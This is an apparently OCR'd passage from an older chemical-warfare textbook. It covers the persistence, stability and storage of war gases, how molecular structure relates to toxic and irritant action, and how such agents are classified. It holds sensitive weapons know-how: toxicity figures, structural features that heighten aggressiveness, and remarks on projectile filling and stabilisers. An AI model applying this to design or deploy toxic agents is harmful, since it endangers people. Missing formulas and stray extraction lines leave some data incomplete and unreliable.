As will be seen, chlorobenzene, which was more commonly employed for this purpose, forms mixtures whose melting points are lower than the corresponding mixtures containing carbon tetrachloride.

5. Persistence

The persistence is the time during which a substance can continue to exercise its action in an open space.

Among the numerous factors which influence the persistence of a gas, the most important are the speed of evaporation of the substance, the temperature of the air and the chemical and physical nature of the ground.

Leitner [1] has proposed the following formula for calculating the persistence of a war gas :

$$S = \frac{C_1}{C} = \frac{p_1}{p}\sqrt{\frac{M_1\,T}{M\,T_1}}$$

in which :

S	is the persistence of the substance.
C	is the velocity of evaporation of the substance at absolute temperature T.
C_1	is the velocity of evaporation of water at 15° C.
p	is the vapour tension of the substance at T.
p_1	is the vapour tension of water at 15° C. = 12·7 mm.
M	is the molecular weight of the substance.
M_1	is the molecular weight of water = 18.
T	is the absolute temperature of the air.
T_1	is the absolute temperature corresponding to 15° C.

This formula gives accurate values for the time which a substance takes to evaporate compared with the time taken by the same quantity of water at 15° C. in the same conditions.

In the following table the values of the persistences of several war gases are given at various temperatures (persistence of water at 15° C. = 1) calculated according to Leitner's formula :

TABLE XI. *Persistences of some War Gases*

	Temperature ° C.								
	— 10	— 5	0	+ 5	+ 10	+15	+20	+25	+30
Phosgene . .	0·014	0·012	0·01	0·008	—	—	—	—	—
Chloropicrin . .	1·36	0·98	0·72	0·54	0·4	0·3	0·23	0·18	0·14
Trichloromethyl chloroformate .	2·7	1·9	1·4	1·0	0·7	0·5	0·4	0·3	0·2
Lewisite . .	96	63·1	42·1	28·5	19·6	13·6	9·6	6·9	5
Dichloroethyl sulphide (liquid).	—	—	—	—	—	103	67	44	29
Dichloroethyl sulphide (solid) .	2,400	1,210	630	333	181	—	—	—	—
Bromobenzyl cyanide . .	6,930	4,110	2,490	1,530	960	610	395	260	173

[1] LEITNER, *Militärwissensch. u. Techn. Mitteil*, 1926, 662.

However, Nielson's work [1] shows that these data have only an approximate value and indicate merely the order of magnitude of the persistence. Nielson observed, *inter alia*, that in Leitner's formula the time of evaporation of a substance is compared with that of water into a *dry* atmosphere, whereas in practice the atmosphere always contains a certain amount of water which retards the velocity of evaporation. Nevertheless, the data for persistence obtained from Leitner's formula, though they have only an approximate value, are of interest from the practical point of view, for they allow values of the persistences of different gases to be compared. For example, from Table XI it is seen that the relative persistences of dichloroethyl sulphide and lewisite at 25° C. are as 44 is to 6·9, and this signifies that at this temperature dichloroethyl sulphide is about six times as persistent as lewisite.

These values, it will be understood, indicate only the persistences independently of the atmospheric conditions, and of the stability of the substances to humidity, and to the physical structure and condition of the ground.

With regard to the last factor, Leitner has specified that the values of the persistences given above refer to substances spread on "open flat land in dry weather." They may be doubled if the substance lies on "broken ground" and tripled if it is in "wooded country."

(C) CHEMICAL PROPERTIES

The most important chemical properties to be considered in evaluating the practical possibilities of a substance for warfare are :

1. Stability to Atmospheric and Chemical Agencies

From the chemical point of view a war gas must be sufficiently resistant to the various agents into which it may come into contact in practice. It is especially important that it should be indifferent to atmospheric agencies. In the first place, all these substances must be indifferent to atmospheric oxygen. However, a large number are decomposed more or less rapidly by the action of atmospheric humidity, and almost all are decomposed in time by rain.

Rona [2] has made some experiments on the decomposition of war gases by water. He has demonstrated experimentally that some substances are rapidly decomposed by water (phosgene,

[1] B. Neilsen, *Z. ges. Schiess.-Sprengstoffw.*, 1931, **26**, 420.
[2] Rona, *Z. ges. expt. Med.*, 1921, **13**, 16.

dichloromethyl ether, etc.), others decompose slowly (dichloroethyl sulphide), others only very slowly (benzyl bromide, benzyl iodide, xylyl bromide, etc.), while some are practically unattacked (chloropicrin, chloroacetone, iodoacetone, etc.).

Chlorovinyl dichloroarsine is rapidly hydrolysed by water. According to Vedder [1] this substance, though powerfully toxic, could not be efficiently used in open country because of its high velocity of hydrolysis.

In general, oxygen-containing compounds are more stable than the corresponding sulphur-containing ones, according to Meyer,[2] who adds that the stability increases with an increase in the length of a chain of carbon atoms.

With respect to their employment in war a knowledge of the behaviour of substances towards water is of great importance, particularly by rendering it possible to define the conditions of humidity in which a certain substance may be employed, especially in considering the length of time during which it is desired to maintain an area in the gassed condition.

The sensitivity to water seriously complicates both the storage of war gases and their filling into projectiles. Those which are readily hydrolysed need the employment of special precautions when they come into contact with air, which always contains water vapour, and when they are being filled into projectiles or storage containers, which must be quite dry internally.

War gases must further possess a certain indifference towards the common chemical agents, as alkalies, acids, oxidants, etc. Chemical resistance contributes greatly to the aggressive value of a gas by making its destruction difficult.

2. Stability on Storage

Another type of stability required of a war gas is that it shall not undergo decomposition or polymerisation during storage. The decomposition which takes place in some substances, such as bromoacetone, hydrocyanic acid, etc., may be so inconvenient that the storage of such compounds is impossible.

Polymerisation usually results in the formation of substances of little or no toxicity, as happens, for example, in the case of acrolein.

This form of alteration has raised the problem of stabilisers, that is, substances which when added in quite small quantity, preserve the aggressive properties of the gas. For some of these gases, as acrolein, hydrocyanic acid, etc., efficient stabilisers are

[1] VEDDER, *Medical Aspects of Chemical Warfare*, Baltimore, 1925, 158.
[2] MEYER, *Der Gaskampf u. die chemischen Kampfstoffe*, Leipzig, 1938, 72.

known, while for others the problem is still being studied, and at present it is still impracticable to employ some substances which in other ways present great interest as potential war gases.

3. Stability to Explosion

From the tactical point of view a substance which is to be employed in projectiles must be stable to the heat and pressure generated by the explosion of the bursting charge. With regard to the stability to heating, the substance must be able to resist the rise in temperature resulting from the explosion of the charge in the projectile. This is of great importance and limits the number of useful war gases. Among the substances hitherto considered, bromobenzyl cyanide shows some sensitivity to a rise in temperature. Many others, including diphenyl chloroarsine, chloroacetophenone, etc., resist even high temperatures fairly well, while some, as chloropicrin, trichloromethyl chloroformate, etc., though decomposing with heat, have the advantage of producing equally toxic compounds in doing so.

With regard to the resistance to the explosion pressure the insensitivity of war gases is another condition essential to their use in projectiles. Chloroacetophenone is practically completely insensitive.

4. Absence of Attack on Metals

The last requisite of a war gas is comparatively important : the absence of any attack on the material in which it is to be stored or used. Some war gases strongly attack the iron which commonly forms the storage containers and projectiles ; such are xylyl bromide, the incompletely chlorinated formates, bromobenzyl cyanide and a few others.

This corrosive action necessitates the employment of special expedients, such as :

(*a*) Protection of the metal walls of the container with layers of a substance which is not attacked, such as shellac, enamel, tin, etc.

(*b*) Employment of a supplementary container which isolates the war gas from the walls of the container. (Containers of glass, lead, etc., are used.)

RELATION BETWEEN CHEMICAL STRUCTURE AND AGGRESSIVE ACTION

THE employment of toxic substances as a military arm has added interest to the study of the relation between physio-pathological action and chemical constitution, which started some years ago.

This study, particularly important in the case of the war gases because of the guidance afforded in the discovery of new gases, has centred around the relation between their chemical structure and the type of action which they exert (lachrymatory, asphyxiant, sternutatory, etc.).

The problem has always attracted intensive study and experiment, but owing to the short period during which this has been prosecuted, as well as the secrecy which has surrounded the results, it is not yet possible to state the general laws with any certainty. However, it will be of interest to give an account of the observations and hypotheses published on the influence of the structure of these substances, and in particular of the introduction of certain atoms or radicles, on the nature of the action exerted.

The majority of the substances employed as war gases during the war of 1914–18 were organic. Among the inorganic compounds employed were chlorine, bromine, arsenic trichloride, etc. These, though having relatively little aggressive power, were used at the commencement of gas warfare chiefly because of the ease of their manufacture and the simplicity of their application. Various other inorganic substances, such as phosphine, arsine and stibine, although very toxic, have not been used as war gases because of their unsuitable physical properties.

The organic compounds having aggressive action usually contain atoms of halogen, sulphur or arsenic or radicles such as —NO_2, —CN, etc., in their molecules. It is to these atoms or radicles as well as to the molecular structure that the physio-pathological action is nowadays attributed.

1. Influence of Halogen Atoms

The halogens themselves have a noxious action on the animal organism and this diminishes in intensity in passing from fluorine

to iodine, that is, it is less the greater the atomic weight of the halogen ; the tendency to combine with hydrogen also diminishes with increase in atomic weight.

The introduction of halogen into the molecule confers aggressive properties which vary according to the nature of the halogen and the number of halogen atoms introduced. With regard to the influence of the nature of the halogen, it has been observed that the lachrymatory power of halogenated substances increases with increase of the atomic weight of the halogen present. Thus, bromoacetone is a more powerful lachrymatory than chloroacetone :

$Br—CH_2—CO—CH_3$	Lower limit of irritation	1	mgm./cu. m.
$Cl—CH_2—CO—CH_3$	,,	,,	,,	18	,,


Benzyl iodide has a lachrymatory action superior to that of the bromide :

$C_6H_5—CH_2I$	Lower limit of irritation	2	mgm./cu. m.
$C_6H_5—CH_2Br$	,,	,,	,,	4	,,


However, the truly *toxic* action varies inversely as the atomic weight of the halogen. Bromoacetone is less toxic than chloroacetone [1] :

$Br—CH_2—CO—CH_3$	Mortality-product	4,000
$Cl—CH_2—CO—CH_3$	,,	3,000

Dibromoethyl sulphide is less toxic than dichloroethyl sulphide :



Mortality-product 10,000



Mortality-product 1,500

In considering the influence of the number of halogen atoms present it is found that while one halogen atom confers predominantly lachrymatory properties on the molecule, an increase in the number of the halogen atoms diminishes the lachrymatory but increases the asphyxiant action. A typical example of this observation is the series of halogenated esters of formic acid. In this the first member, monochloromethyl chloroformate, has a predominantly lachrymatory action, while the last, trichloromethyl chloroformate, has an essentially asphyxiant action and practically no lachrymatory property.

$Cl—COOCH_2Cl$	Lower limit of irritation	2 mgm./cu. m.
	Limit of insupportability	50 ,,
$Cl—COOCCl_3$	Lower limit of irritation	5 mgm./cu. m.
	Limit of insupportability	40 ,,

[1] The mortality products quoted in this chapter are those of German authorities (*cp.* p. 4).

Other examples occur in the series of chlorinated nitromethanes, in which it is found that the dichloro-derivative is less toxic than the trichloro-compound.

This law is not, however, always applicable. With some substances, as dichloroethyl sulphide, diphenyl chloroarsine, etc., it is found that the introduction of further halogen atoms first diminishes and then destroys the aggressive properties of the original compound.

The position occupied by the halogens in the molecule also has a notable influence on the aggressive properties. In the aliphatic series, it is found that compounds with the halogen atom in the β position,

$$CH_3—CO—CH_2—CH_2Cl \text{ and } Cl—CH_2—CH_2—CO—O.C_2H_5$$

β chloroethyl methyl ketone and ethyl β chloropropionate

are more powerful lachrymatories than their isomers which have the halogen in the α position,

$$CH_3—CO—CHCl—CH_3 \text{ and } CH_3—CHCl—CO—OC_2H_5$$

α chloroethyl methyl ketone and ethyl α chloropropionate

In the aromatic series it is observed that the introduction of a halogen atom into the side chain of a substance confers lachrymatory properties, while if it replaces a hydrogen atom from the benzene nucleus, a substance results which has no physiopathological properties. Thus, from toluene, benzyl bromide, $C_6H_5—CH_2Br$, is obtained in the first case. This has energetic lachrymatory properties, while bromotoluene, $C_6H_4Br—CH_3$, has no toxic action.

This difference in physiopathological properties is probably connected with a difference in the mobility of the halogen atom. It is noteworthy that if this is in the nucleus it is less easily removed than if it is in the side chain.

The degree of mobility of the halogen atom has a great influence on the aggressivity of the substance. The halogen must not be bound in too labile a manner to the molecule, otherwise it will be attacked by atmospheric agencies or by the surface of the organism before the entire molecule has penetrated the cells. Neither may it be bound to the molecule in too stable a manner, otherwise the substance will be practically inert, for the atom will not even be detached in the interior of the organism.

2. Influence of the Sulphur Atom

Sulphur is not generally considered as a toxic element in the same way as are the halogens. Nevertheless, its presence seems to confer on a substance the capability of penetrating the

epidermis, which explains the actual aggressive properties of such compounds.

An example of this observation is found in a comparison of substances containing a sulphur atom with their analogues which contain oxygen. For example, dichloroethyl sulphide (mustard gas) $S\begin{matrix}CH_2{-}CH_2Cl\\CH_2{-}CH_2Cl\end{matrix}$ is a powerful vesicant, while the corresponding oxide, dichloroethyl ether, $O\begin{matrix}CH_2{-}CH_2Cl\\CH_2{-}CH_2Cl\end{matrix}$ has no such properties.

Comparatively few war gases contain sulphur in their molecules. It is generally observed that the degree of toxicity of the sulphur compounds varies with the valency of the sulphur atom and with the nature of the radicles with which the sulphur is united. Among the sulphur compounds those of the type R_2S (divalent sulphur) are more toxic than those of the type R_2SO (tetravalent sulphur) and far more than those of the type R_2SO_2 (hexavalent sulphur). That is, the higher the valency of the sulphur atom, the lower the toxicity of the substance. Some studies have been carried out showing the relation between the decrease in toxicity observed when the sulphur atom in the molecule passes from the divalent to the hexavalent state, and the variation in physical properties, more especially the diminished solubility in lipoids. Those compounds in which the sulphur has a specific function also contain halogen atoms. Such are, for instance, dichloroethyl sulphide, dibromoethyl sulphide, etc.

Little is known regarding the influence on the aggressive properties of a substance of the introduction of a sulphur atom. In the particular case of the derivatives of dichloroethyl sulphide, it has been observed that an increase in the number of sulphur atoms in the molecule does not notably diminish the vesicatory properties. Dichloroethyl disulphide, *e.g.*, $\begin{matrix} S\text{–}CH_2\text{–}CH_2\,Cl \\ | \\ S\text{–}CH_2\text{–}CH_2\,Cl \end{matrix}$ has a vesicatory power only one-third less than that of dichloroethyl sulphide.[1]

3. Influence of the Arsenic Atom


The arsenic atom also imparts toxic properties to a higher degree than the sulphur atom. It is a general rule that substances containing a trivalent arsenic atom have a considerably greater

[1] BENNETT, *J. Chem. Soc.*, 1921, **119**, 418.

physiopathological action than those containing a pentavalent arsenic atom.

The arsenical war gases contain halogen atoms or organic radicles such as —CN, —SCN, etc., besides the arsenic atom. The nature of the aggressive action depends on the number and the nature of the organic radicles with which the arsenic atom is linked.


In general, arsenical compounds have an aggressive action when two of the three valences of the arsenic atom are linked to like atoms or groups and the third to a different atom or radicle. If all the three valences of the arsenic atom are linked to similar atoms or radicles the compound has practically no aggressive action. Thus in the series of chlorovinyl arsines, it has been found that trichlorovinyl arsine has practically no aggressive action compared with chlorovinylchloroarsine or dichlorovinyl chloroarsine :



trichlorovinyl arsine




chlorovinyl dichloroarsine



dichlorovinyl chloroarsine


In the series of aromatic arsines there is a great difference in aggressive action between triphenyl arsine, phenyl dichloroarsine and diphenyl chloroarsine.



triphenyl arsine



phenyl dichloroarsine



diphenyl chloroarsine

In particular it may be observed that :

(*a*) When the arsenic atom is linked to an unsaturated radicle, the substance has a predominantly vesicatory action, as in the vinyl chloroarsines, the styryl chloroarsines, etc. This physiopathological action decreases with increase in the number of organic radicles linked to the arsenic atom. Thus, substances with a single organic radicle have a more powerful vesicatory action than those with two or more organic radicles. A typical example of this observation is found in the chlorovinyl arsine series, for chlorovinyl dichloroarsine has a greater vesicatory action than dichlorovinyl chloroarsine.

(*b*) When the arsenic atom is linked to an alkyl or phenyl group, substances with a predominantly irritant action are obtained. This physiopathological action is accentuated in

compounds containing two such radicles linked to the arsenic atom :

$(C_6H_5)_2AsCl$ Diphenyl chloroarsine : Limit of insupportability, 1 mgm./cu. m.

$C_6H_5AsCl_2$ Phenyl dichloroarsine : Limit of insupportability, 16 mgm./cu. m.

and in compounds containing the phenyl radicle rather than an alkyl radicle :

$C_6H_5AsCl_2$ Phenyl dichloroarsine : Limit of insupportability, 16 mgm./cu. m.

CH_3AsCl_2 Methyl dichloroarsine : Limit of insupportability, 25 mgm./cu. m.

(*c*) Arsenic compounds containing ethyl radicles are more toxic than the corresponding compounds containing methyl radicles. Thus the derivatives of ethyl arsine (the oxide, chloride, etc.) have a greater toxic action than the corresponding compounds of methyl arsine :

$C_2H_5AsCl_2$ Ethyl dichloroarsine : Limit of insupportability, 10 mgm./cu. m.

CH_3AsCl_2 Methyl dichloroarsine : Limit of insupportability, 25 mgm./cu. m.

(*d*) The substitution of the phenyl radicle by one of its higher homologues reduces the aggressive action of the resulting compound. For example, ditolyl chloroarsine is less irritant in its action than diphenyl chloroarsine.

The presence of halogen atoms in the molecules of organic arsenicals usually confers irritant properties. Among these halogen compounds, those containing chlorine have a superior irritant power to the analogous bromine and iodine compounds, *e.g.*, diphenyl chloroarsine has a greater irritant power than diphenyl iodoarsine.

An increase in toxic power is also found in organic compounds whose molecules contain a cyanide radicle; thus diphenyl cyanoarsine is more irritant than diphenyl chloroarsine:

$(C_6H_5)_2AsCN$ Limit of insupportability, 0·25 mgm./cu. m.
$(C_6H_5)_2AsCl$,, ,, 1 ,,

4. Influence of the Nitro Group

The aggressive properties conferred on a substance by the introduction of the $—NO_2$ group depend on whether the group combines through an oxygen or a carbon atom, that is, whether

a nitrate or a nitro compound is produced. The nitrates have not been used as war gases, but very efficient agents are included among the nitro derivatives, *e.g.*, trichloro nitromethane (chloropicrin), tribromo nitromethane, etc.

In particular the introduction of the NO_2 group confers lachrymatory properties or increases any such tendency if it is originally present in the molecule.

Typical examples of this are found among the nitro derivatives of the benzene halides : *o*-nitro benzyl chloride has a much more powerful lachrymatory action than benzyl chloride or than the corresponding bromide or iodide.

$C_6H_5CH_2Cl$	Benzyl chloride : Lower limit of irritation, 77 mgm./cu. m.
$C_6H_5CH_2Br$	Benzyl bromide : Lower limit of irritation, 4 mgm./cu. m.
$C_6H_4(NO_2)CH_2Cl$	*o*-Nitro benzyl chloride : Lower limit of irritation, 1·8 mgm./cu. m.

With an increase in the number of NO_2 groups the augmentation of the lachrymatory properties is sometimes found to be very great. Such is the case with tetrachloro dinitroethane, which is eight times as powerful a lachrymator as trichloro nitromethane.

According to Nekrassov, and Hackmann,[1] the introduction of the NO_2 group into the molecule of an aromatic compound confers vesicatory properties, or increases any which the substance already possesses.

The influence of the NOH group on the toxic properties of substances has only recently been studied, derivatives of carbonyl chloride such as dichloro- and dibromo-formoxime being examined. It seems that the NOH group causes accentuation of aggressive properties, in particular conferring "orticant" action (*i.e.*, causing skin irritation).

5. Influence of the —CN Group

To the CN group two different structures are attributed: one, —C≡N, the nitrile, the other —N = C, the isonitrile grouping. It has been observed that compounds containing the isonitrile group have more powerful toxic properties than those containing the nitrile. This difference in biological properties can be compared with the greater facility with which compounds containing the isonitrile radicle liberate hydrocyanic acid.

The presence of a second CN group generally diminishes the aggressive properties of a substance, and the presence in the

[1] Nekrassov, *Khimija Otravliajuscih Vescestv*, Leningrad, 1929; and Hackmann, *Chem. Weekblad*, 1934, **31**, 366.

same molecule of the —CN group and of other atoms such as halogens, while reducing the toxic action of the substance, confers highly lachrymatory properties. For example, cyanogen bromide and iodide are much less toxic than hydrocyanic acid but are powerful lachrymators. The same rule applies in the case of such aromatic derivatives as bromobenzyl cyanide, chlorobenzyl cyanide, etc.

6. Influence of Molecular Structure

According to various observations, the aggressive action of a substance depends not only on the presence of particular atoms or radicles in the molecule, but also on the molecular structure, and in particular on

(*a*) The presence of unsaturated bonds, and


(*b*) The molecular symmetry.

Influence of Unsaturated Bonds. The presence of unsaturated bonds in the molecule usually involves an increase in the physiopathological properties. This observation was made by Loew in 1893.

Among the war gases various examples occur of the influence of the unsaturated bond. Thus, acrolein $CH_2 = CH—CHO$, has strongly irritant properties, while the corresponding saturated aldehyde, propionaldehyde, $CH_3—CH_2—CHO$ is innocuous. Similarly, β chlorovinyl dichloroarsine, $Cl—CH = CH—AsCl_2$, is a powerful vesicant, while the corresponding saturated compound, β chloroethyl dichloroarsine, $Cl—CH_2—CH_2—AsCl_2$, has only weak vesicatory properties.[1]

Other examples may be found among the mono- and di-halogenated acetylenes, such as diiodo- and dibromo-acetylene, $CI_2 = C$ and $CBr_2 = C$, which have more interesting physiopathological properties than the halogenated paraffin hydrocarbons.

Influence of Molecular Symmetry. The spatial arrangement of the functional groups in a molecule has a definite influence on the degree of its toxicity. It has been observed that substances with symmetrical molecules generally have a more powerful aggressive action than asymmetrical substances. Thus, symmetrical-dichloroacetone,





[1] Ferrarolo, *Minerva Medica*, 1935, **27**, II, 30.

has great irritant powers, while asymmetrical dichloroacetone



is almost completely lacking in irritant properties.

Another example occurs in the series of halogenated methyl ethers. When the halogens occupy a symmetrical position, as in sym. dichloromethyl ether,  the substance has a much more energetic lachrymatory action than that in which the chlorine atoms are asymmetrically placed, *i.e.*, in asym. dichloromethyl ether  .

7. Theories of General Nature

General theories concerning the relation between chemical structure and physiopathological action have been elaborated with especial reference to the war gases. From among the many published, an account is given here of two : Meyer's Theory and the " Toxophor-Auxotox " Theory.

Meyer's Theory. According to this theory,[1] the physio-pathological action of war gases is attributed to certain atoms or radicles which have a tendency to react easily with other substances by addition. This classification on the basis of their ease of reaction should be determined by their combination with the various biological entities or tissues (as the blood, the nerve cells, the respiratory epithelia, etc.) which undergo specific and characteristic alterations.

To one group belong, for example, the halogen atoms, as the chlorine in phosgene, cyanogen chloride and the chlorovinyl chloroarsines; the bromine in ethyl bromoacetate, cyanogen bromide, etc. These atoms are linked in a very labile manner to the remainder of the molecule and react easily with water and other substances. Also the oxygen atom is highly reactive when in the vicinity of a halogen in the halogenated aldehydes, esters and ethers, such as dichloromethyl ether, trichloromethyl chloroformate, etc.

The radicles which react most easily are the NO_2— group in *o*- nitro benzyl chloride and bromide, the CO— group in the

[1] J. Meyer, *Der Gaskampf u. die chemischen Kampfstoffe*, Leipzig, 1926, 90.

halogenated ketones and the CN— group in bromobenzyl cyanide and diphenyl cyanoarsine, etc. All these radicles, which are notable for their reactivity with water or other substances, confer a certain degree of toxicity by their presence in the molecule. However, on considering the structure of the molecules of the war gases, it is seen that while some of these contain atoms or radicles of great reactivity, others are distinguished by an unusual resistance to chemical reagents yet possess a high degree of aggressiveness.

In such cases, Meyer suggests, the aggressive action may be attributed to the capacity of the entire molecule of forming additive compounds with vital constituents of the organism.

Toxophor-Auxotox Theory. The theory of toxophors and auxotoxes, first elaborated by Ehrlich [1] for toxic substances and later applied by Nekrassov [2] to the war gases, attributes the physiopathological properties of these substances to special atoms or radicles in a similar manner to Witt's theory regarding the colour of organic substances.

Witt's theory of coloured substances may be summarised as follows: the presence of colour in a substance depends on the presence of certain atomic groupings called "chromophores." For instance, the —N = N— group characteristic of the azoic colours, the $—NO_2$ group, the = C = O group, etc. It is to the presence of these groups that the more or less intense colouration of a compound is due. But in order that a coloured substance may be capable of being fixed on animal or vegetable fibres, it must have in the molecule not only chromophoric groups, but also contain other groups, called "auxochromes" which give it the capability of combining intimately with the fibre. Typical auxochromic groups are: NH_2, OH, etc.

The war gases, according to Nekrassov, have structures analogous to those of coloured substances. By examining the chemical structures of the war gases, certain atomic groups are found which confer on substances the potentiality of becoming war gases, in the same way as Witt found certain groupings common to coloured substances. The groupings found in war gases are called "toxophors." Such are, for example:

$$>CO\ ;\ S<\ ;\ >C{=}C<\ ;\ -N\begin{matrix}O\\O\end{matrix}\ ;\ -N{=}C\ ;\ -As<\ ;\ \text{etc.}$$

There also exist other groups capable of communicating the characteristic toxic functions of the toxophoric group, that is, of

[1] P. Ehrlich, *Deut. med. Wochschr.*, 1898, 1052.
[2] Nekrassov, *Khimija Otravliajuscikh Vescestv*, Leningrad, 1929, 30

transforming into actuality the latent capacity of the toxophor group. These groups are named "auxotoxes," and may be either :


atoms : halogens, oxygen, etc.

or


atomic groups : —NH_2, benzyl, phenyl, methyl, ethyl radicles, etc.

With the aid of this theory it is explained that just as in coloured substances the introduction of some auxochromic groups changes the colour of the substances, so in the war gases the presence of certain autotoxes can alter the type of biological action. Thus, for example, halogen introduced into the hydrocyanic acid molecule reduces the toxicity of the toxophor, —CN, and confers on the product lachrymatory properties.



Also, the auxotoxic groups in the war gases, like the auxochromes in coloured substances, differ in their effect according to their positions in the molecules. Thus the halogens differ in their influence according to whether they are in a methyl or an ethyl group, at the end or the beginning of a side-chain. It is easily seen that a halogen atom distant from the end of a side-chain has little influence on the aggressive power.



α bromoethyl methyl ketone is less lachrymatory in action than



β bromoethyl methyl ketone.

Similarly, αα′ dichloroethyl sulphide  has only slight aggressive power, while ββ′ dichloroethyl sulphide (mustard gas)  has an aggressive action which is well known.

However, Nekrassov's theory cannot be applied so generally to the war gases as Witt's to coloured substances.

In some cases there are actually strongly marked differences. Thus in the coloured substances the auxochrome group brings out the latent colour-potentiality of the chromophore group and so makes colouration possible, while in the war gases the auxotox group merely develops the characteristic property of the toxophor

group. On the other hand, the merest glance at the chemical structures of the war gases will show that the auxo group may function either positively or negatively. That is, on its presence depends the increase or the decrease, or sometimes even the destruction of the toxicity of the substance (*e.g.*, the introduction of alcoholic, sulphonic groups, etc.).

In coloured substances, increase in molecular complexity leads not to a decrease of the colour, but to its strengthening, while it is observed that an increase in the number of toxophors or auxotoxes in the molecule does not increase the toxicity. Typical is the case of $\beta\beta'$ dichloroethyl sulphide in which the introduction of more chlorine atoms into the molecule produces the tetra- and hexachloro- compounds whose aggressive action is practically nil.

Furthermore, this theory, like that of Meyer already described, though having many interesting aspects, does not sufficiently explain the behaviour of some of the war gases.

Many gaps still exist in this field of study. The many discussions and the various theories put forward show merely the efforts which have been made to solve this important problem.

It must be concluded that only after a long series of studies and experiments will it be possible to enunciate general and precise laws on the relation between chemical constitution and the aggressive action of the war gases. These laws, besides supplying a profound knowledge of the science of war gases, will be invaluable in preparing new substances of greater value in warfare.

CLASSIFICATION OF THE WAR GASES

THE classification of the war gases is particularly difficult because of the many aspects which these substances, some similar to one another, some completely different, present. The number of methods of classification which have been proposed are an indication of this difficulty.

Without entering into unnecessary detail, a few of the more important classifications in use at present will be given, with especial emphasis on the chemical nature of the gases.

1. Physical Classification

The physical classification of the war gases has often been proposed by taking as criterion either their state of aggregation, or their boiling point.

The method of classification most used to-day is based on their state of aggregation at ordinary temperatures. According to this classification the war gases are divided as follows into three groups :

Gaseous. Chlorine, phosgene, etc.

Liquid. Bromine, chloropicrin, dichloroethyl sulphide (mustard gas), etc.

Solid. Diphenyl chloroarsine, diphenyl cyanoarsine, chloroacetophenone, etc.

This classification is altogether too crude, uniting in one and the same group very varied substances which have only a single quality in common—one which is not generally considered to be the most important. Moreover, the one criterion of the classification is influenced by temperature, so that by normal temperature changes of the air a substance may pass from one group to the other, for example, dichloroethyl sulphide from liquid to solid, phosgene from gas to liquid.

2. Tactical Classification

This classification is based on the criterion of the tactical employment of the war gases. From this view-point they are divided into two groups :

Non-persistent Gases. Including substances which diffuse into the air in a short time, losing some of their toxic concentration: chlorine, phosgene, hydrocyanic acid, etc.

Persistent Gases. Including substances which vaporise only slowly and remain on the ground for long periods in the liquid or solid state, still retaining their aggressive power: dichloroethyl sulphide, etc.

This classification also lacks neatness and precision, for the place of some substances in it is doubtful. It is proposed nowadays to add a third intermediate group, to include substances whose vapour tension lies between the gases of the first group and those of the second. This third group has been termed that of the "*Semi-persistent Gases.*"

Another tactical classification which may be mentioned is one largely employed in text-books on chemical warfare and was in use in Germany during the war. In this classification the gases are divided into the following four classes:

Green Cross Gases. This includes substances with a high vapour tension and great toxic power on the respiratory tract: phosgene, trichloromethyl chloroformate (diphosgene), chloropicrin, etc.

Yellow Cross Gases. This includes substances with a low vapour tension and high toxic and vesicatory power : dichloroethyl sulphide (mustard gas), chlorovinyl dichloroarsine (lewisite), etc.

Blue Cross Gases. This includes solid substances with low volatility and great irritant power : diphenyl chloroarsine, diphenyl cyanoarsine, etc.

White Cross Gases. This includes the powerful lachrymators : bromoacetone, chloroacetophenone, etc.

3. Physiopathological Classification

This classification is based on the most characteristic action of each war gas on the living organism. Various classifications have been made on this basis (German, English, American, etc.). The usual method is to divide the gases into the following classes :

(A) The Toxic Suffocants (or Lung Irritants). These include those gases which act principally on the respiratory tract : chlorine, phosgene, chloropicrin, etc.

(B) The Vesicants. These include those substances whose characteristic action is to produce blisters on the skin : dichloroethyl sulphide, chlorovinyl dichloroarsine, etc.

(C) The Irritants. These include substances having lachryma-

tory power : benzyl chloride and bromide, and those causing sneezing (the sternutatories) : diphenyl chloroarsine, etc.

(D) THE TOXIC GASES. These include those gases acting particularly on the blood, as carbon monoxide, or on the nervous system, like hydrocyanic acid, etc.

The physiopathological classification of the war gases, though used very widely, is even less exact than the others mentioned. In point of fact the biological action of these substances is extremely complex and in certain concentrations a gas may change its action to that of another group.

In order to classify these substances accurately on this basis the new tendency to-day is to regroup them according to the actual mechanism of their action on the human organism. In this, however, there is still so much work to be done that with regard to a great many substances practically nothing is known.

4. Chemical Classification

